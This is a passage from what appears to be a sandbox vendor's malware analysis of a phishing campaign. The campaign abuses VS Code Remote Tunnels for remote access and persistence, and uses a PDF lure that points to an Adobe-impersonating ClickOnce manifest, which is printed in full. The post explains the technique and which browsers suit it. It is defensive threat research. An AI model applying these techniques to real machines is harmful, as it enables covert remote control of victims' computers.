
the VS Code CLI generated a Microsoft device authorization code and prompted the user to visit the Microsoft device-login page.



As illustrated in the previous screenshot, we entered the device code generated by the CLI at <https://login.microsoft.com/device>. In the subsequent screenshot, Microsoft displays a confirmation prompt asking whether the user is attempting to sign in to Visual Studio Code.




After completing the authentication stage, we proceed with installing the tunnel service. Note that “tunnel service” is misleading here; the screenshot below shows that no Windows service was actually created. Instead, persistence was achieved by adding a new registry value named “Visual Studio Code Tunnel” under HKCU\Software\Microsoft\Windows\CurrentVersion\Run.




The registry value data for “Visual Studio Code Tunnel” points to code.exe with tunnel-related arguments, meaning that the VS Code tunnel will run automatically at each user login.

The tunnel logs are also visible in the screenshot above. As shown in the logs, the binary is actually the Visual Studio Code server component running on the remote host. The logs show successful tunnel service registration, tunnel startup, relay establishment, token acquisition from the keyring, SSH connections, and regular heartbeats. These events are consistent with a VS Code Remote Tunnel being established and maintained through Microsoft's tunnel infrastructure.

Next, we installed the VS Code client and the “Remote – Tunnels” extension. After signing in with the test Microsoft account, we granted the extension permission to sign in using Microsoft.




At this point, our machine became visible in the remote machine list under the name “dorian-pc” and was marked as online.



After we selected the remote machine, VS Code established the remote session. The following screenshot captures the moment when the SSH-like tunnel channel was opened. The code.exe logs show the remote client, VS Code on the right, connecting, the relay session being created, and the encrypted channel being negotiated.

With access to such a fully featured development environment, it is easy to see how broad the threat actor's operational possibilities become: they can use the integrated terminal as an

interactive backdoor, develop and compile malware directly on the victim's machine, or perform virtually any other action supported by the environment.




This confirms our theory regarding the threat actors' intentions behind this attack vector, which constitutes a notable reversal of traditional Microsoft device-code phishing. Rather than deceiving the victim into authorizing access to their own Microsoft account, the attackers authenticate the VS Code CLI on the compromised machine using an account under their control, thereby converting the victim's system into a VS Code tunnel endpoint.

Although this does not result in the compromise of the victim's Microsoft account, it enables the threat actor to interact with the victim's machine through the VS Code Remote Tunnel service.

Attachment 2 Analysis – ANPR Reprot.pdf

The file displays an error prompt with a blurred background, asking the user to update their Adobe Reader application.



The file contains five URI annotations, all pointing to the same URL:

```
hxxps[ :// ]adobe-pdfreader[ . ]b-cdn[ . ]net/Adobe[ . ]application
```

According to the associated Joe Sandbox report, the [Dropped Files section](#) shows that, after the button was clicked, the PDF document successfully wrote the Adobe.application file to disk. Consequently, we inspected the dropped files to determine which file had been downloaded.

A summary of the downloaded content is shown below:

```

1  <assembly>
2    <assemblyIdentity
3      name="Adobe.application"
4      version="1.0.0.31"
5      publicKeyToken="0000000000000000"
6      processorArchitecture="msil" />
7    <description
8      publisher="Adobe"
9      product="Adobe" />
10   <deployment
11     install="true"
12     mapFileExtensions="true" />
13   <framework
14     targetVersion="4.5"
15     profile="Full"
16     supportedRuntime="4.0.30319" />
17   <dependentAssembly
18     dependencyType="install"
19     codebase="Application Files\Adobe_1_0_0_31\Adobe.dll.manifest"
20     size="3447">
21     <assemblyIdentity
22       name="Adobe.exe"
23       version="1.0.0.31"
24       publicKeyToken="0000000000000000"
25       processorArchitecture="msil"
26       type="win32" />
27     <hash>
28       <DigestMethod Algorithm="sha256" />
29       <DigestValue>EQSbGY9257x6TTe4Yqx3kXaXlhx07acOU1YEwolpqHA=</DigestValue>
30     </hash>
31   </dependentAssembly>
32 </assembly>
33

```

This file is a ClickOnce deployment manifest, a format used by Microsoft's ClickOnce deployment technology to distribute, install, and launch Windows/.NET applications.

A ClickOnce deployment typically begins with a .application file, which defines the deployment identity, version, installation settings, update configuration, and the location of the corresponding application manifest. The secondary manifest then describes the actual application version, including its files, dependencies, hashes, requested permissions, and execution entry point. On Windows, ClickOnce manifests are normally handled by the ClickOnce runtime, which validates the manifests, retrieves the referenced components, installs them in the per-user ClickOnce cache, and launches the application.

In this case, the manifest is suspicious because it appears to impersonate Adobe branding. It defines an installable .NET application named Adobe.application and points execution to a

secondary manifest located at:

Application Files\Adobe_1_0_0_31\Adobe.dll.manifest

The generic Adobe-themed naming, unusual versioning pattern, and null publicKeyToken suggest possible impersonation rather than a legitimate Adobe-signed ClickOnce package.

The embedded SHA-256 digest:


EQSbGY9257x6TTe4Yqx3kXaXlhxo7ac0U1YEwo1pqHA=

decodes to:

11049b198f76e7bc7a4d37b862ac77917697961c68eda70e535604c28969a870

However, this hash only verifies the integrity of the referenced manifest content. It does not establish publisher trust, nor does it prove that the package is legitimate. For this reason, the secondary manifest and the associated .exe or .dll payloads remain the key artifacts required to determine the application's true behavior and assess whether the deployment is malicious.

The .application file can be executed simply by double-clicking it or opening it in a browser. In both cases, however, we obtained the following error because the file was launched locally and expected to resolve its referenced resources through relative filesystem paths:



As explained in the [referenced article](#), there is a historical difference between how Edge Legacy and Internet Explorer handled ClickOnce .application files and how browsers such as Chrome and Firefox handled them. Edge Legacy passed the original file URL directly to the ClickOnce handler through DirectInvoke, whereas Chrome and Firefox first downloaded

the file and then passed only the local filesystem path to the handler. This behavior could cause manifests without a `deploymentProvider` element to fail, because relative references would no longer be resolved against the original remote URL.

ClickOnce handling is performed through the `Application.Manifest` file association, which invokes `dfshim.dll` via the `ShOpenVerbApplication` function. To avoid path-resolution issues, developers are expected to include a `deploymentProvider` element in the manifest, with an explicit `codebase` attribute pointing to the deployment location.

Notably, the manifest examined in this analysis does not contain a `deploymentProvider` element.


The article also notes that ClickOnce support was later integrated into modern Microsoft Edge. It became available starting with Edge 77 and was enabled by default from Edge 87 onward. Unlike Internet Explorer and Edge Legacy in certain trusted zones, modern Edge still displays a user prompt before launching the ClickOnce handler.

This helps clarify the likely target environment intended by the threat actors:

- modern Microsoft Edge with ClickOnce support enabled
- Internet Explorer or IE Mode, particularly in legacy enterprise environments
- Edge Legacy

Chrome and Firefox are less suitable targets for this specific deployment chain. If the `.application` file is downloaded first, the ClickOnce handler receives a local filesystem path rather than the original URL. As a result, any relative references embedded in the manifest may break.

At the time of analysis, the site responded to every request with a `Bunny.net` block page, likely as a result of security countermeasures. Consequently, we could no longer use the ClickOnce handler in Edge to initiate the installation from the original remote location.



We also attempted to extend the investigation by searching VirusTotal and Google for the dependency hash:

11049b198f76e7bc7a4d37b862ac77917697961c68eda70e535604c28969a870

However, we were unable to locate the original `Adobe.dll.manifest` file.

Based on the available evidence, the ClickOnce deployment manifest was likely intended to retrieve and execute a .NET payload, presumably named `Adobe.exe`, as the next stage of the infection chain. Unfortunately, because the original remote content was no longer available at the time of analysis, we could not conclusively verify this hypothesis.

Conclusion

This campaign combines credible spear-phishing, macro-based execution, and ClickOnce payload delivery through shared BunnyCDN infrastructure.

Its most distinctive element is the abuse of VS Code Remote Tunnels, which shifts the objective from credential theft to remote host enrollment. Rather than stealing the victim's

Microsoft account, the attacker appears to use their own account to bind the victim's machine to a legitimate Microsoft tunneling workflow.

The PDF attachment likely served as a parallel ClickOnce-based delivery path, although the final payload could not be recovered.

Overall, the attack demonstrates a sophisticated use of trusted developer tooling and legitimate cloud services to reduce detection opportunities and preserve operational flexibility.

Register for a free [Joe Sandbox Cloud Basic account](#) and start using Joe Sandbox and Joe Reverser today.